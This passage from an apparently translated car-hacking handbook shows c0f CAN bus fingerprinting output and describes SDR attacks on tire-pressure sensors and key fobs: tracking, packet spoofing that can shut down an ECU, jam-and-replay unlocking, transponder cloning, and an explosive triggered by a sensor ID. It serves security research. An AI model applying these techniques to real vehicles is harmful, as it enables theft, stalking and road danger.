    { "ID": "191" }, { "ID": "18E" }, { "ID": "133" }, { "ID": "136" }, { "ID": "13A" },  
    { "ID": "13F" }, { "ID": "164" }, { "ID": "17C" }, { "ID": "183" }, { "ID": "143" },  
    { "ID": "095" } ], "MainID": "143", "MainInterval": "0.009998683195847732" }
```

Пять fields составляют fingerprint: Make, Model, Year, Trim и Dynamic. Первые четыре values - Make, Model, Year и Trim - все указаны как Unknown, если их нет в database. Таблица 11-2 перечисляет identified attributes, unique to the vehicle.

Таблица 11-2: атрибуты автомобиля для passive fingerprinting.

Attribute	Value type	Description
Dynamic	Binary value	Если DLC имеет dynamic length, это устанавливается в true.
Padding	Hex value	Если используется padding, этот attribute будет установлен в byte, используемый для padding. В этом примере padding нет, поэтому attribute не включен.
Common	Array of IDs	Common signal IDs based on frequency seen on bus.
Main ID	Hex ID	Самый common signal ID based on frequency of occurrence and interval.
Main Interval	Floating point value	Shortest interval time of the most common ID value (MainID) that repeats on bus.

Использование c0f

Многие CAN signals, которые срабатывают через интервалы, появятся в logfile одинаковое количество раз, с похожими intervals between occurrences. c0f grouped signals together by number of occurrences.

Чтобы лучше понять, как c0f определяет common и main IDs, запустите c0f с option --print-stats, как показано в листинге 11-5.

```
$ bundle exec bin/c0f --logfile test/sample-can.log --print-stats
Loading Packets... 6158/6158 |*****| 0:00
Packet Count (Sample Size): 6158
Dynamic bus: true

[Packet Stats]
166 [4] interval 0.010000110772939828 count 326
158 [8] interval 0.009999947181114783 count 326
161 [8] interval 0.009999917103694035 count 326
191 [7] interval 0.009999932509202223 count 326
18E [3] interval 0.010003759677593524 count 326
133 [5] interval 0.0099989076761099 count 326
136 [8] interval 0.009998913544874925 count 326
13A [8] interval 0.009998914278470553 count 326
13F [8] interval 0.009998904741727389 count 326
164 [8] interval 0.009998898872962365 count 326
17C [8] interval 0.009998895204984225 count 326
183 [8] interval 0.010000821627103366 count 326
039 [2] interval 0.015191149488787786 count 215
143 [4] interval 0.009998683195847732 count 326
095 [8] interval 0.010001396766075721 count 326
1CF [6] interval 0.01999976016857006 count 163
1DC [4] interval 0.01999977829205548 count 163
320 [3] interval 0.10000315308570862 count 33
324 [8] interval 0.10000380873680115 count 33
37C [8] interval 0.09999540448188782 count 33
1A4 [8] interval 0.01999967775227111 count 163
1AA [8] interval 0.019999142759334967 count 162
180 [7] interval 0.019999167933967544 count 162
1D0 [8] interval 0.01999911758470239 count 162
294 [8] interval 0.039998024702072144 count 81
21E [7] interval 0.039998024702072144 count 81
309 [8] interval 0.09999731183052063 count 33
333 [7] interval 0.10000338862019201 count 32
305 [2] interval 0.1043075958887736 count 31
40C [8] interval 0.2999687910079956 count 11
```

```
454 [3] interval 0.2999933958053589 count 11
428 [7] interval 0.3000006914138794 count 11
405 [8] interval 0.3000005006790161 count 11
5A1 [8] interval 1.00019109249115 count 3
```

Листинг 11-5: запуск c0f с option --print-stats.

Common IDs - это группа signals, которые встретились 326 раз, то есть имели наибольшее количество появлений. Main ID - это common ID с самым коротким средним интервалом; в этом случае это signal 0x143 при 0.009998 ms.

Tool c0f сохраняет эти fingerprints в database, чтобы можно было passively identify buses, но для целей разработки shellcode можно просто использовать main ID и main interval, чтобы быстро определить, находимся ли мы на ожидаемой цели. Беря result, показанный в листинге 11-5, как нашу target, мы слушали бы CAN socket для signal 0x143 и знали бы, что максимальное ожидание составляет 0.009998 ms, прежде чем aborting, если мы не увидели ID 0x143. (Только убедитесь, что при проверке, сколько time прошло с момента начала sniffing bus, вы используете time method with high precision, например clock_gettime.) Можно получить более точную идентификацию, убедившись, что вы также identified все common IDs.

Можно designing fingerprints, которые не supported by c0f. Например, обратите внимание в statistical output c0f в листинге 11-5, что signal ID 0x039 occurred 215 times. Это странное ratio по сравнению с другими common packets. Common packets occur примерно 5 percent of time, но 0x039 occurs about 3.5 percent of time и является единственным signal с таким ratio. Ваш shellcode мог бы gather a common ID и calculate ratio of 0x039 occurring, чтобы увидеть, matches ли он. Это может быть просто случайностью, связанной с current vehicle conditions at time of recording, но это может быть интересно исследовать. Sample size should be increased, and multiple runs should be used to verify findings before embedding detection into shellcode.

Примечание

c0f не единственный способ быстро определить, на каком type of vehicle вы находитесь; output можно использовать для дополнительных творческих способов identify target system without transmitting packets. Future may bring systems that can hide from c0f, or we may discover a newer, more efficient way to passively identify target vehicle.

Ответственная эксплуатация

Теперь вы знаете, как определить, выполняется ли exploit на цели, для которой он предназначен, и даже как проверить это без передачи единственного packet. Вы не хотите flood bus bogus signal, потому что это shut network down, а flooding wrong signal on wrong vehicle can have unknown effects.

При sharing exploit code подумайте о добавлении bogus identification routine или complete VIN check, чтобы помешать кому-то просто haphazardly запускать exploit. Это как минимум заставит script kiddies понять код достаточно, чтобы modify it to fit proper vehicles. При attacking interval-based CAN signals правильный способ сделать это - listen for CAN ID, который вы хотите modify, и когда вы receive it через read request, modify only byte(s), которые хотите alter, и immediately send it back out. Это предотвратит flooding, immediately override valid signal и сохранит любые other attributes in signal, которые не являются target of attack.

Security developers need access to exploits to test strength of protections. New ideas from both attack and defense teams need to be shared, but do so responsibly.

Резюме

В этой главе вы узнали, как build working payloads from research. Вы взяли proof-of-concept C code, converted it to payloads in assembly, а затем converted assembly to shellcodes, которые можно использовать с Metasploit, чтобы сделать payloads more modular. Вы также узнали safe ways to ensure, что payloads случайно не запустятся на unexpected vehicles, с помощью VIN decoding и passive CAN bus identification techniques. Вы даже узнали некоторые ways to prevent script kiddies from taking your code and injecting it into random vehicles.

Глава 12. Атаки на беспроводные системы с помощью SDR

В этой главе мы углубимся во встроенные беспроводные системы, начиная со встроенных систем, которые передают простые беспроводные сигналы в ECU. Встроенные беспроводные системы могут быть легкими целями. Часто они полагаются на сигналы малого радиуса действия как на единственную защиту, а поскольку это небольшие устройства с конкретной функциональностью, ECU обычно не выполняет проверок данных за пределами самого сигнала и алгоритма CRC. Такие системы обычно служат хорошей ступенью для обучения перед переходом к более сложным системам, например к системам бесключевого доступа, взлом которых мы рассмотрим во второй части главы.

Мы рассмотрим технологию, которая отпирает и запускает ваш автомобиль, изучая как беспроводную сторону систем бесключевого доступа, так и применяемое в них шифрование. В частности, мы сосредоточимся на TPMS и беспроводных ключевых системах. Мы рассмотрим возможные взломы, включая способы, которыми TPMS можно использовать для отслеживания автомобиля, запуска событий, перегрузки ECU или подмены сообщений ECU, вызывая необычное поведение.

Беспроводные системы и SDR

Сначала краткий вводный материал об отправке и приеме беспроводных сигналов. Для выполнения исследований, обсуждаемых в этой главе, вам понадобится SDR - программируемое radio, которое стоит от 20 долларов, например RTL-SDR (<http://www.rtl-sdr.com/>), до более чем 2000 долларов, например устройство Universal Software Radio Peripheral (USRP) от Ettus Research (<http://www.ettus.com/>). HackRF One от Great Scott Gadgets - хороший и вполне пригодный вариант примерно за 300 долларов, но, скорее всего, вам понадобятся два устройства, чтобы можно было одновременно отправлять и принимать.

Одно важное различие между SDR-устройствами, напрямую влияющее на стоимость, - это sample rate, то есть количество аудиовыборок в секунду. Неудивительно, что чем выше sample rate, тем более широкую полосу частот можно наблюдать одновременно, но тем дороже SDR и тем быстрее должен быть процессор. Например, RTL-SDR ограничен примерно 3Mbps, HackRF - 20Mbps, а USRP - 100Mbps. Для ориентира: 20Mbps позволит одновременно снимать весь FM spectrum. SDR-устройства хорошо работают с бесплатным GNU Radio Companion (GRC) от GNURadio (<https://gnuradio.org/>), который можно использовать для просмотра, фильтрации и демодуляции encoded signals. GNU Radio можно использовать для фильтрации нужных сигналов, определения используемого типа modulation (см. следующий раздел) и применения правильного demodulator для определения bitstream. GNU Radio может помочь пройти путь от беспроводных сигналов прямо к данным, которые можно распознать и изменить.

Примечание. Подробнее об использовании SDR-устройств с GNU Radio см. руководства Great Scott Gadgets по адресу <http://greatscottgadgets.com/sdr/>.

Модуляция сигнала

Чтобы применить правильный demodulator, сначала нужно уметь определить, какой тип modulation использует сигнал. Модуляция сигнала - это способ представить binary data с помощью беспроводного сигнала, и она важна, когда нужно различать цифровую 1 и цифровую 0. Существуют два распространенных типа цифровой модуляции сигналов: amplitude-shift keying (ASK) и frequency-shift keying (FSK).

Amplitude-Shift Keying

Когда используется modulation ASK, bits обозначаются амплитудой сигнала. На рисунке 12-1 показан график сигнала, передаваемого в carrier waves. Carrier wave - это амплитуда несущей; когда волны нет, это состояние покоя сигнала. Когда carrier line находится высоко в течение определенной длительности, что регистрируется как волна, это binary 1. Когда carrier line находится в состоянии покоя более короткую длительность, это binary 0.




Рисунок 12-1: модуляция ASK.

ASK modulation также известна как on-off keying (OOK), и обычно она использует start-and-stop bit. Start-and-stop bits - распространенный способ отделять место, где message начинается, от места, где оно заканчивается. С учетом start-and-stop bits рисунок 12-1 может представлять девять bits: 0-1-1-0-1-1-0-1-0.

Frequency-Shift Keying

В отличие от ASK, FSK всегда имеет carrier signal, но этот signal измеряется тем, насколько быстро он изменяется, то есть его частотой (см. рисунок 12-2).




Рисунок 12-2: модуляция FSK.

В FSK high-frequency signal - это 0, а low-frequency signal - это 1. Когда carrier waves расположены близко, это 1, а когда они разнесены дальше, это 0. Bits на рисунке 12-2, вероятно, равны 1-0-0-1-0-0-1-0-1.

Взлом с TPMS

TPMS - это простое устройство, находящееся внутри шины и отправляющее в ECU данные о давлении в шине, вращении колеса и температуре, а также предупреждения об определенных условиях, например о низком заряде батареи sensor (см. рисунок 12-3). Затем данные отображаются водителю через gauges, digital displays или warning lights. Осенью 2000 года в United States был принят Transportation Recall Enhancement, Accountability, and Documentation (TREAD) Act, требующий установки TPMS system на все новые vehicles для повышения road safety путем предупреждения drivers о недостаточно накачанных шинах. Благодаря TREAD TPMS получила широкое распространение, что сделало ее распространенной целью атаки.



Рисунок 12-3: два датчика TPMS.

Устройство TPMS находится внутри колеса и передает данные беспроводным способом в колесную арку, благодаря чему его сигналы частично экранируются кузовом автомобиля и слишком сильно не просачиваются наружу. Большинство систем TPMS используют radio для связи с ECU. Частота signal зависит от устройства, но обычно работает на 315 MHz или 433 MHz UHF и использует либо ASK, либо FSK modulation. Некоторые системы TPMS используют Bluetooth, что с точки зрения attacker имеет плюсы и минусы: Bluetooth по умолчанию имеет больший range, но protocol Bluetooth также может обеспечивать secure communication, усложняя перехват или подключение. В этой главе я сосредоточусь на системах TPMS, использующих radio signals.

Подслушивание с помощью радиоприемника

Большая часть публичных исследований безопасности TPMS обобщена в работе "Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Study" исследователей из University of South Carolina и Rutgers University. В этой статье показано, как исследователи смогли подслушивать TPMS system с расстояния 40 m с помощью относительно недорогого USRP receiver (от 700 до 2000 долларов), sniffing ее wireless signals. (Как упоминалось ранее, можно использовать другой SDR.) После захвата signals GNU Radio можно использовать для их фильтрации и demodulation.

TPMS systems имеют очень слабые сигналы и поэтому не передают данные слишком далеко от автомобиля. Чтобы преодолеть низкий фактор утечки TPMS system, можно добавить low-noise amplifier (LNA) к вашему radio receiver, чтобы увеличить range sniffing; это должно позволить захватывать TPMS signal с обочины или из vehicle, движущегося рядом с целью. Также можно применить directional antennas для увеличения range.

TPMS sensors передают данные только каждые 60-90 секунд, и обычно от sensors не требуется отправлять information, пока vehicle не движется со скоростью 25 mph или выше. Однако многие sensors передают данные даже когда car работает на idle, а некоторые - даже когда car выключен. При аудите неподвижного выключенного vehicle обязательно отправьте wake-up signal, чтобы вызвать ответ от TPMS.

Лучший способ понять, как работает ваш целевой TPMS sensor, - слушать packets при полностью выключенном vehicle. Скорее всего, вы не увидите communication без wake-up signal, но некоторые устройства могут все равно передавать данные с медленными intervals. Затем включите vehicle и оставьте его в idle state. ECU должен запросить у шины ответ как минимум во время startup, но, скорее всего, будет периодически polling.

Когда вы увидите TPMS signal, его нужно decode, чтобы содержимое обрело смысл. К счастью, исследователь Jared Boone упростил эту задачу с набором tools, предназначенных для capture и decode TPMS packets. Source code его tool gr-tpms находится по адресу <https://github.com/jboone/gr-tpms/>, а source code его tool tpms - по адресу <https://github.com/jboone/tpms/>. После использования этих tools для capture и decode TPMS packets можно анализировать captured data, чтобы определить, какие bits представляют unique ID system, а также любые другие fields.

Пакеты TPMS

TPMS packets обычно содержат одну и ту же information с некоторыми различиями между models. На рисунке 12-4 показан пример TPMS packet.




Рисунок 12-4: пример TPMS packet.

SensorID - это 28- или 32-bit number, уникальный для каждого sensor и зарегистрированный в ECU. Если ваша единственная цель - fingerprint цели для tracking или triggering an event, SensorID, вероятно, будет единственной частью packet, которая вас интересует. Fields Pressure и Temperature содержат readings с TPMS device. Field Flags может содержать дополнительные metadata, например warning о low battery в sensor.

При определении packet encoding проверьте, использовалось ли Manchester encoding. Manchester encoding часто применяется в near-field devices, таких как системы TPMS. Если вы знаете, какой chipset используется, data sheet должен сообщить, поддерживает ли он Manchester encoding. Если поддерживает, сначала нужно decode packet, прежде чем разбирать его contents. Tools Jared Boone могут помочь с этой задачей.

Активация сигнала

Как уже говорилось, sensors обычно передают данные примерно раз в минуту, но вместо ожидания 60 секунд, пока sensor отправит packet, attacker может отправить activation signal 125 kHz на TPMS device с помощью SDR, чтобы вызвать response. Однако перехват этого response нужно точно рассчитать по времени, потому что между отправкой activation signal и передачей response есть задержка. Например, если вы принимаете сигнал с обочины, а vehicle слишком быстро проходит мимо вашего sensor, можно легко пропустить response.

Activation signal предназначен прежде всего для TPMS test equipment, поэтому использовать его на движущемся vehicle может быть трудно. Если target vehicle отправляет packets, когда он стоит или выключен, ваша задача будет гораздо проще.

TPMS sensors не используют input validation. ECU проверяет только, что узнает SignalID, поэтому единственный attribute, который вам как attacker нужно знать или сопоставить, - это ID.

Отслеживание автомобиля

TPMS можно использовать для tracking vehicles, размещая receivers в областях, которые вы хотите отслеживать. Например, чтобы отслеживать vehicles, въезжающие в parking garage, достаточно разместить несколько receivers у зон входа и выхода. Однако чтобы отслеживать vehicles по городу или вдоль route, придется стратегически разместить sensors по отслеживаемой area. Поскольку sensors имеют limited range, их придется размещать около intersections или на ramps въезда и съезда с freeway.

Как упоминалось, TPMS sensors транслируют свой unique ID каждые 60-90 секунд, поэтому при записи IDs на high-speed road вы пропустите много signals. Чтобы повысить вероятность capture signals, отправляйте activation signal, чтобы wake up device, когда он проезжает мимо. Limited distance sensor также может повлиять на вашу способность собирать IDs, но можно добавить LNA к tracking system, чтобы увеличить range.

Запуск событий

Помимо простого tracking автомобиля, TPMS можно использовать для triggering an event, от чего-то простого вроде открытия garage door при приближении car до чего-то более зловещего. Например, malicious actor может заложить roadside explosive и настроить его на detonate при получении известного ID от TPMS sensor. Поскольку у вас четыре шины, attacker получит разумную уверенность, что это правильный vehicle, если получит signal от каждой tire. По сути, использование всех четырех шин позволит создать базовый, но точный sensor fingerprint целевого vehicle.

Отправка поддельных пакетов

Получив доступ к TPMS signal, можно отправлять собственные forged packets, настроив GNU Radio как transmitter вместо receiver. Подделывая packets, можно не только spoof опасные PSI и temperature readings, но и вызвать включение других engine lights. А поскольку sensors все еще отвечают на activation packets, когда vehicle выключен, можно разрядить battery автомобиля, flooding sensor activation requests.

В упомянутой ранее статье "Security and Privacy Vulnerabilities of In-Car Wireless Networks" исследователи flooded sensors spoofed packets, в итоге сумев полностью shut down ECU во время

движения vehicle. Отключение ECU либо останавливает vehicle, либо переводит его в "limp mode".

Предупреждение. Отключение ECU, когда vehicle движется на высокой скорости, может быть крайне опасным. Даже если игры с TPMS кажутся безобидными, обязательно применяйте стандартные safety precautions при оценке любого vehicle.

Атака на брелоки и immobilizers

Любой, кто водил современный vehicle, вероятно, знаком с key fob и remote unlock. В 1982 году radio-frequency identification (RFID) впервые была введена в remote keyless vehicle entry systems через Renault Fuego, а с 1995 года широко используется. Более ранние systems использовали infrared, поэтому при работе с одним из таких ранних vehicles нужно оценивать key fob, записывая источник infrared light (это не рассматривается в этой главе). Современные systems используют key fob для отправки RFID signal в vehicle, чтобы remotely unlock doors или даже start vehicle. Key fob использует transponder, работающий на 125 kHz, для связи с immobilizer в vehicle, который не дает vehicle запуститься, пока не получит правильный code или другой token. Причина использования low-frequency RFID signal - возможность key system работать даже если battery key fob разряжена.

Мы рассмотрим использование SDR devices для анализа wireless communications, отправляемых wireless key fobs, которые используются для отпирания и запуска vehicles. Хотя старые key fobs используют простой fixed code для запуска vehicle, большинство современных systems полагается на rolling code или challenge-response system, которая предотвращает простую запись и воспроизведение fixed code, заставляя key fob выполнить задачу, например завершить вычисление и вернуть правильный ответ. Эти вычисления требуют немного больше power и использования battery, что также позволяет key fob общаться на более высокой frequency с большего distance.

Remote keyless entry systems обычно работают на 315 MHz в North America и 433.92 MHz в Europe и Asia. Можно использовать GNU Radio, чтобы смотреть signal, отправленный key fob, или tool вроде Gqrx SDR (<http://gqrx.dk/>) для удобного real-time view всей bandwidth, поступающей с SDR device. Использование Gqrx с высоким sample rate (bandwidth) позволяет определить frequency RFID signal в момент его отправки от key fob к vehicle. Например, на рисунке 12-5 Gqrx настроен на прослушивание 315 MHz (центральная vertical line) и offset -1,192.350 kHz, когда он monitoring key fob unlock request для Honda. Gqrx определил два peaks в signal, которые, вероятно, являются unlock requests.




Рисунок 12-5: захват Gqrx запроса отпираания key fob.

Взломы key fob

Существует много способов взломать key fob systems, и в следующих разделах я приведу примеры нескольких methods, которые может использовать attacker.

Глушение сигнала key fob

Один способ атаковать key fob signal - заглушить его, передавая garbage data внутри passband RFID receiver, то есть области, которую receiver слушает в поисках valid signal. Ширина passband window включает немного дополнительного пространства, где можно добавить noise, чтобы не дать receiver изменить rolling code и при этом позволить attacker видеть правильную key sequence (см. рисунок 12-6).

Удерживая этот valid unlock request в памяти, attacker ждет отправки еще одного request и записывает его тоже. Затем attacker может воспроизвести первый valid packet для vehicle, заставив его lock или unlock car, в зависимости от signal, отправленного key fob. Когда владелец car покидает vehicle, у attacker остается последний valid key, и он может воспроизвести его, чтобы открыть doors vehicle или start vehicle. Эту attack продемонстрировал Samy Kamkar на DEF CON 23 как на vehicles, так и на garage door openers.




Рисунок 12-6: глушение passband filter для сохранения key exchange.

Извлечение response codes из памяти

Иногда можно найти response code, все еще находящийся в memory immobilizer, даже через несколько минут после того, как key fob прекратил отправлять signals. Это дает окно возможности start car не путем live capture signals с key fob, а путем извлечения signal из memory immobilizer.

Если можно определить area of memory, содержащую эту information, attacker должен либо быстро получить доступ к vehicle, либо иметь на vehicle устройство, способное ответить и записать эту information.

Brute force кода ключа

К некоторым response codes можно получить доступ brute force, хотя осуществимость brute-force attack зависит от length key code и algorithm. (Мы обсудим cryptography за этими key systems в разделе "Криптография immobilizer" на странице 220.) Чтобы brute-force attack была успешной, attacker должен создать custom software для brute-force key с использованием SDR, custom hardware component или, еще лучше, их комбинации. Например, если key fob обнаруживает brute-forcing attacks, можно захотеть иметь custom hardware, который reset key fob при lockout путем краткого отключения питания.

Forward-prediction attacks

Если attacker может наблюдать challenge-response exchanges, которые происходят, когда key fob отправляет signal в vehicle, а transponder vehicle отвечает, attacker может выполнить forward-prediction attack. В такой attack attacker наблюдает несколько challenges и по ним predicts, каким будет следующий challenge request. Если pseudo-random number generator (PRNG) transponder слаб, эта attack вполне может succeed.

Чтобы сильно упростить этот пример: если PRNG основан на моменте, когда key fob впервые получил power, attacker может seed собственный random number generator соответствующим start time. Когда attacker synced с target, он может predict все future codes.

Dictionary attacks

Аналогично, если attacker может записать numerous valid challenge-response exchanges между key fob и transponder, он может сохранить их в dictionary, а затем использовать collected key pairs, чтобы repeatedly request challenges from transponder, пока один challenge не совпадет с response в dictionary. Эта хитрая attack возможна только тогда, когда keyless entry system не использует sender verification, чтобы убедиться, что responses valid. Attacker также должен иметь возможность continuously request authentication from transponder.

Чтобы выполнить dictionary attack, attacker должен построить system, которая trigger key fob request и записывает exchange с помощью SDR. Arduino, подключенный к button press исследовательского valid key fob, будет достаточен. Если предположить, что authentication происходит по CAN, также можно grab key fob ID по ultra-high frequency и попытаться собрать key stream, воспроизводя и записывая связь по CAN bus, как обсуждалось в разделе "Реверс-инжиниринг сообщений CAN bus с can-utils и Wireshark" на странице 68. С custom tools это можно повторить на любой bus network. Подробнее об этом типе attack см. работу "Broken Keys to the Kingdom".

Дамп памяти transponder

Часто можно dump memory transponder, чтобы получить secret key. В главе 8 мы рассмотрели, как использовать debugger pins, такие как JTAG, а также side-channel analysis attacks для dump memory из transponder.

Реверс CAN bus

Чтобы получить доступ к vehicle, attacker может simulate нажатие lock button, используя методы reversing CAN bus, обсуждавшиеся в главе 5. Если attacker имеет доступ к CAN bus, он может replay lock and unlock packets для control и иногда даже start vehicle. Иногда CAN bus wires доступны даже снаружи vehicle; например, в некоторых vehicles CAN bus идет к tail lights. Attacker может вынуть tail light и подключиться к CAN bus network, чтобы unlock vehicle.

Key programmers и машины дублирования transponder

Transponder duplication machines часто используются для кражи vehicles. Эти machines, такие же, как у mechanic или dealership для замены потерянных keys, можно купить online по цене от 200 до 1000 долларов. Attackers получают transponder signal от target vehicle и используют его для создания clone key, либо имея valid key поблизости, либо используя одну из attacks, обсуждавшихся ранее. Например, attacker - возможно, valet или parking garage attendant - может jam door lock signal, затем проникнуть в vehicle и подключить custom dongle к OBD-II connector. Dongle получит key fob communication и, возможно, даже включит GPS broadcast, чтобы attacker мог позже locate vehicle. Позже attacker вернется к vehicle и использует dongle, чтобы unlock и start car.

Атака на PKES system

Passive keyless entry and start (PKES) systems очень похожи на traditional transponder immobilizer systems, за исключением того, что key fob может оставаться в pocket owner, и button нажимать не нужно. Когда PKES system реализована, antennas в vehicle читают RFID signals от key fob, когда он находится in range. PKES key fobs используют low-frequency (LF) RFID chip и ultra-high-frequency (UHF) signal для unlock или start vehicle. Vehicle ignores UHF signals from key fob, если LF RFID signal не seen, то есть key не находится рядом. RFID на key fob получает crypto challenge от vehicle, а microcontroller на key fob решает этот challenge и отвечает по UHF signal. Некоторые vehicles используют RFID sensors внутри vehicle, чтобы triangulate location key fob и убедиться, что key fob находится внутри vehicle. Если battery в PKES key fob разрядится, в fob обычно есть скрытый physical key, который unlock door, хотя immobilizer все равно будет использовать RFID, чтобы verify, что key present перед start vehicle.

